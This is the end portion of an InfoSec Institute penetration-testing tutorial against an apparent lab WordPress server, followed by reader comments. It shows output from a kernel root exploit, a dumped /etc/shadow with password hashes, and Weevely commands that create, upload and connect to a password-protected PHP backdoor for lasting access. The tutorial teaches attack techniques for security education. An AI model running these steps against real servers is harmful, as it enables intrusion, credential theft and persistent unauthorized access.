
```
[*] Linux kernel >= 2.6.30 RDS socket exploit
[*] by Dan Rosenberg
[*] Resolving kernel addresses...
[+] Resolved rds_proto_ops to 0xe09f0b20
[+] Resolved rds_ioctl to 0xe09db06a
[+] Resolved commit_creds to 0xc044e5f1
[+] Resolved prepare_kernel_cred to 0xc044e452
[*] Overwriting function pointer...
[*] Linux kernel >= 2.6.30 RDS socket exploit
[*] by Dan Rosenberg
[*] Resolving kernel addresses...
[+] Resolved rds_proto_ops to 0xe09f0b20
[+] Resolved rds_ioctl to 0xe09db06a
[+] Resolved commit_creds to 0xc044e5f1
[+] Resolved prepare_kernel_cred to 0xc044e452
[*] Overwriting function pointer...
[*] Triggering payload...
[*] Restoring function pointer...
[/sourcecode]
```

And after that we type

Id

We will find that we are root J

```
uid=0(root) gid=0(root)
```

A terminal window with a dark background and light-colored text. The command 'id' has been executed, and the output is 'uid=0(root) gid=0(root)'. A red arrow points from the right side of the terminal towards the output text.

We can now view /etc/shadow file

```
[sourcecode]
cat /etc/shadow
```



```
root:$6$4l1OVmLPSV28eVCT$FqycC5mozZ8mqiqgfudLsHUK7R1EMU/FXw3pOcOb39LXekt9VY6HyGkXcLEO.ab9F9t7BqT
dxSjvCcy.iYlcp0:14981:0:99999:7:::
bin:*:14495:0:99999:7:::
daemon:*:14495:0:99999:7:::
adm:*:14495:0:99999:7:::
lp:*:14495:0:99999:7:::
sync:*:14495:0:99999:7:::
shutdown:*:14495:0:99999:7:::
halt:*:14495:0:99999:7:::
mail:*:14495:0:99999:7:::
uucp:*:14495:0:99999:7:::
operator:*:14495:0:99999:7:::
games:*:14495:0:99999:7:::
gopher:*:14495:0:99999:7:::
ftp:*:14495:0:99999:7:::
nobody:*:14495:0:99999:7:::
vcsa:!!:14557::::
avahi-autoipd:!!:14557::::
ntp:!!:14557::::
dbus:!!:14557::::
rtkit:!!:14557::::
nscd:!!:14557::::
tcpdump:!!:14557::::
avahi:!!:14557::::
haldaemon:!!:14557::::
openvpn:!!:14557::::
apache:!!:14557::::
saslauth:!!:14557::::
mailnull:!!:14557::::
smmsp:!!:14557::::
smolt:!!:14557::::
sshd:!!:14557::::
pulse:!!:14557::::
gdm:!!:14557::::
p0wnbox.Team:$6$rPArLuwe8rM9Avvv$a5coOdUCQQY7NgvTnXaFj2D5SmggRrFsr6TP8g7IATVeEt37LUGJYvHM1myhel
CyPkIjd8Yv5oIMnUhwbQL76/:14981:0:99999:7:::
mysql:!!:14981::::
[/sourcecode]
```

And view /etc/passwd file

```
[sourcecode]cat /etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:./:/sbin/nologin
vcsa:x:69:499:virtual console memory owner:/dev:/sbin/nologin
avahi-autoipd:x:499:498:avahi-autoipd:/var/lib/avahi-autoipd:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
dbus:x:81:81:System message bus:./:/sbin/nologin
rtkit:x:498:494:RealtimeKit:/proc:/sbin/nologin
nscd:x:28:493:NSCD Daemon:./:/sbin/nologin
tcpdump:x:72:72::/sbin/nologin
avahi:x:497:492:avahi-daemon:/var/run/avahi-daemon:/sbin/nologin
haldaemon:x:68:491:HAL daemon:./:/sbin/nologin
openvpn:x:496:490:OpenVPN:/etc/openvpn:/sbin/nologin
apache:x:48:489:Apache:/var/www:/sbin/nologin
sasauth:x:495:488:"Sasauthd user":/var/empty/sasauth:/sbin/nologin
mailnull:x:47:487::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:486::/var/spool/mqueue:/sbin/nologin
smolt:x:494:485:Smolt:/usr/share/smolt:/sbin/nologin
sshd:x:74:484:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
pulse:x:493:483:PulseAudio System Daemon:/var/run/pulse:/sbin/nologin
gdm:x:42:481::/var/lib/gdm:/sbin/nologin
p0wnbox.Team:x:500:500:p0wnbox.Team:/home/p0wnbox.Team:/bin/bash
mysql:x:27:480:MySQL Server:/var/lib/mysql:/bin/bash
```

[sourcecode]

We can crack all users passwords with the "john the ripper" tool.

But we will not do this; we want to maintain access on this server so we can come to visit/hack it any time J

We will use weeveily to a small and encoded php backdoor with the password protected and upload this php backdoor to our server.

Let's do it

1 – weeveily usage options :

[sourcecode]

```
root@bt:/pentest/backdoors/web/weeveily# ./main.py -
```

Weevely 0.3 – Generate and manage stealth PHP backdoors.

Copyright (c) 2011-2012 Weevely Developers

Website: <http://code.google.com/p/weevely/>

Usage: main.py [options]

Options:

-h, -help show this help message and exit

-g, -generate Generate backdoor crypted code, requires -o and -p .

-o OUTPUT, -output=OUTPUT

Output filename for generated backdoor .

-c COMMAND, -command=COMMAND

Execute a single command and exit, requires -u and -p

.

-t, -terminal Start a terminal-like session, requires -u and -p .

-C CLUSTER, -cluster=CLUSTER

Start in cluster mode reading items from the give file, in the form 'label,url,password' where label is optional.

-p PASSWORD, -password=PASSWORD

Password of the encrypted backdoor .

-u URL, -url=URL Remote backdoor URL .

[/sourcecode]

2 – Creating a php backdoor with password koko by using weevely:

[sourcecode]

```
root@bt:/pentest/backdoors/web/weevely# ./main.py -g -o hax.php -p koko
```

Weevely 0.3 – Generate and manage stealth PHP backdoors.

Copyright (c) 2011-2012 Weevely Developers



Website: <http://code.google.com/p/weevely/>

+ Backdoor file 'hax.php' created with password 'koko'.

[/sourcecode]

```
root@bt:/pentest/backdoors/web/weevely# ./main.py -g -o hax.php -p koko
Weevely 0.3 - Generate and manage stealth PHP backdoors.
Copyright (c) 2011-2012 Weevely Developers
Website: http://code.google.com/p/weevely/
+ Backdoor file 'hax.php' created with password 'koko'.
root@bt:/pentest/backdoors/web/weevely#
```

3 – Upload our php backdoor to server using php web shell



And after we upload it we will connect to it using

[sourcecode]

```
root@bt:/pentest/backdoors/web/weevely# ./main.py -t -u http://hack-test.com/Hackademic_RTb1/wp-content/plugins/hax.php -p koko
```

Weevely 0.3 – Generate and manage stealth PHP backdoors.

Copyright (c) 2011-2012 Weevely Developers

Website: <http://code.google.com/p/weevely/>

+ Using method 'system()'.

+ Retrieving terminal basic environment variables .

[apache@HackademicRTb1 /var/www/html/Hackademic_RTb1/wp-content/plugins]

[/sourcecode]

```
root@bt:/pentest/backdoors/web/weevely# ./main.py -t -u http://hack-test.com/Hackademic_RTb1/wp-content/plugins/hax.php -p koko
Weevely 0.3 - Generate and manage stealth PHP backdoors. http://code.google.com/p/weevely/
Copyright (c) 2011-2012 Weevely Developers
Website: http://code.google.com/p/weevely/
+ Using method 'system()'.
+ Retrieving terminal basic environment variables .
[apache@HackademicRTb1 /var/www/html/Hackademic_RTb1/wp-content/plugins]
```


Testing our hax.php backdoor

```
[apache@HackademicRTb1 /var/www/html/Hackademic_RTb1/wp-content/plugins] dir
bcc.pl hax.php hello.php roro roro.c textile1.php
[apache@HackademicRTb1 /var/www/html/Hackademic_RTb1/wp-content/plugins] pwd
/var/www/html/Hackademic_RTb1/wp-content/plugins
[apache@HackademicRTb1 /var/www/html/Hackademic_RTb1/wp-content/plugins] id
uid=48(apache) gid=489(apache) groups=489(apache)
[apache@HackademicRTb1 /var/www/html/Hackademic_RTb1/wp-content/plugins] uname -a
Linux HackademicRTb1 2.6.31.5-127.fc12.i686 #1 SMP Sat Nov 7 21:41:45 EST 2009 i686 i386 GNU/Linux
[apache@HackademicRTb1 /var/www/html/Hackademic_RTb1/wp-content/plugins]
```

Conclusion:

In this article we learned some techniques that are being used by hackers to target and hack your site and your server. I hope you liked this article and enjoyed it.

In next article we will learn how we can secure your site from these attacks and more, so your website will be very secured against many hacker attacks, even advanced ones!



Author

Mohamed Ramadan[VIEW PROFILE](#)

Mohamed Ramadan is a researcher for InfoSec Institute. He is interested in Penetration Testing, Malware Reverse Engineering, Securing Websites and Servers and Forensics. He also teaches Penetration Testing at Ninja-Sec.com.

In this Series

[How hackers target and hack your site](#)[How to build a hook syscall detector](#)[Top tools for password-spraying attacks in active directory networks](#)[NPK: Free tool to crack password hashes with AWS](#)[Tutorial: How to exfiltrate or execute files in compromised machines with DNS](#)[Top 19 tools for hardware hacking with Kali Linux](#)[20 popular wireless hacking tools \[updated 2021\]](#)[13 popular wireless hacking tools \[updated 2021\]](#)

Related Bootcamps

[Incident Response](#)

27 responses to “How hackers target and hack your site”

1. [bader](#) says:

[January 6, 2012 at 11:22 am](#)

Thank you Dr.Mohaab you goood 😊

nice subject

◦ [mohamed ramadan](#) says:

[January 18, 2012 at 3:17 am](#)

thanks bader for your nice comment 😊

2. [tully](#) says:

[January 6, 2012 at 6:53 pm](#)

This is very well written. It's rare to see tutorials that encompass everything from start to finish with acute descriptions of what's going on in such detail. Keep it up!

- [mohamed ramadan](#) says:
[January 18, 2012 at 3:18 am](#)
thanks tully ,i hope you liked it

3. *JalB* says:

[January 6, 2012 at 9:11 pm](#)

Nice Article

- [mohamed ramadan](#) says:
[January 18, 2012 at 3:19 am](#)
thanks JalB

4. *ncpi* says:

[January 7, 2012 at 2:39 am](#)

Outstanding job, Mohamed "Mohaab" Ramadan. I have known Mohaab for a while now and he takes a lot of pride in his work. As it is evident in this article, Mohaab has a great deal of experience and clearly likes to share it with the InfoSec community. In his course, 'CODENAME: Samurai Skills', Mohaab takes it to a whole new level by teaching students how to bypass web application firewalls, IDS/IPS systems and PHP Security / Apache's mod_security module.

Keep up the good work Mohaab. I look forward to reading some more articles from you!

- [mohamed ramadan](#) says:
[January 18, 2012 at 3:20 am](#)
thanks ncpi , you are great friend

5. *Valdes Jo* says:

[January 10, 2012 at 1:13 pm](#)

Hi Mohaab,

very great article! nice in all explanations!

Thanks

- [mohamed ramadan](#) says:
[January 18, 2012 at 3:20 am](#)
thanks you Valdes Jo

6. *meebo* says:

[January 13, 2012 at 9:22 am](#)

Like tully said, very nice job including **everything** from beginning to end. I don't find very many guides as complete as this – much thanks.

- [mohamed ramadan](#) says:
[January 18, 2012 at 3:21 am](#)
thanks you for your nice comment meebo

7. *Mohamed Rabie* says:

[January 14, 2012 at 3:31 pm](#)

Mohamed is very talented person who will inspire you and make you feel the true excitement in Information Security Training with great skills and techniques.

- [mohamed ramadan](#) says:
[January 18, 2012 at 3:23 am](#)
thanks very much my dear friend Mohamed Rabie, i hope you enjoyed it , much appreciated

8. *Yuhder* says:

[January 16, 2012 at 9:31 am](#)

Very nice job including everything from start to finish.

Is it possible to write a tutorial to explain how to establish the used lab? Or release the used lab as a VM image file?

Many thanks~

9. [Jason Haddix](#) says:

[January 17, 2012 at 5:45 am](#)

Mo and his team are very smart pentesters. Very well written, way beyond what normal courses go into. Most wont take you into persistence and local priv escalation. Can't wait to check out his "Samurai Course".

- [mohamed ramadan](#) says:

[January 18, 2012 at 3:25 am](#)

Jason Haddix you are nice man and great friend , i am waiting your review !

- [mohamed ramadan](#) says:

[January 18, 2012 at 3:26 am](#)

Yuhder , thanks for your comment , you can enroll in our course and try many real world scenarios in our online penetration testing and hacking lab , over 20 target to hack and attack.

10. [mohamed ramadan](#) says:

[January 18, 2012 at 3:24 am](#)

Yuhder , thanks for your comment , you can enroll in our course and try many real world scenarios in our online penetration testing and hacking lab , over 20 target to hack and attack

11. [saeed belgaizi](#) says:

[January 18, 2012 at 1:23 pm](#)

Mohamed Ramadan Love this post I have been trying to learn more and more every day on this subject and you explained it well.. thanks so much!

- [mohamed ramadan](#) says:

[January 18, 2012 at 3:58 pm](#)

hope you enjoyed it , thanks for your nice words saeed

12. [kpuckz](#) says:

[January 19, 2012 at 8:48 pm](#)

u dd't use wpscan ??

13. [Chevo](#) says:

[January 21, 2012 at 3:39 am](#)

Very good penetration process

- [mohamed ramadan](#) says:

[January 22, 2012 at 4:48 pm](#)

Chevo. i hope you enjoyed it

14. [ajay](#) says:

[January 22, 2012 at 8:06 am](#)

nice post,

i have a question , how to track a hacker on behalf of his dynamic ip address. i mean how to trace the source of dynamic ip address. please help

- [mohamed ramadan](#) says:

[January 22, 2012 at 4:52 pm](#)

thanks ajay

you can use this website

http://www.ip-adress.com/ip_tracer/

15. [Mohamed Elgendy](#) says:

[October 2, 2013 at 3:58 pm](#)

Very Professional , Keep up the good work

Related Articles

Hacking

[How to build a hook syscall detector](#)



May 17, 2022

[Pedro Tavares](#)

Hacking

[Top tools for password-spraying attacks in active directory networks](#)



January 25, 2022

[Pedro Tavares](#)

Hacking

[NPK: Free tool to crack password hashes with AWS](#)



December 16, 2021

[Lester Obbayi](#)

Hacking

[Tutorial: How to exfiltrate or execute files in compromised machines with DNS](#)



September 7, 2021

[Pedro Tavares](#)

INFOSEC



Topics

[Hacking](#)
[Penetration testing](#)
[Cyber ranges](#)
[Capture the flag](#)
[Malware analysis](#)
[Professional development](#)
[General security](#)

Certifications

[CISSP](#)
[CCSP](#)
[CGEIT](#)
[CEH](#)
[CCNA](#)
[CISA](#)
[CISM](#)

Careers

[IT auditor](#)
[Cybersecurity architect](#)
[Cybercrime investigator](#)
[Penetration tester](#)
[Cybersecurity consultant](#)
[Cybersecurity analyst](#)
[Cybersecurity engineer](#)

Company

[Contact us](#)
[About Infosec](#)
[Work at Infosec](#)
[Newsroom](#)
[Partner program](#)

[General security](#)[News](#)[Security awareness](#)[Phishing](#)[Management, compliance & auditing](#)[Digital forensics](#)[Threat intelligence](#)[DoD 8570](#)[View all topics](#)[CSM](#)[CRISC](#)[A+](#)[Network+](#)[Security+](#)[CASP+](#)[PMP](#)[CySA+](#)[CMMC](#)[Microsoft Azure](#)[View all certifications](#)[Cybersecurity engineer](#)[Cybersecurity manager](#)[Incident responder](#)[Information security auditor](#)[Information security manager](#)[View all careers](#)

Newsletter

Get the latest news, updates and offers straight to your inbox.

©2022 Infosec Institute, Inc.

[Trademarks](#)

[Privacy Policy](#)

Infosec, part of Cengage Group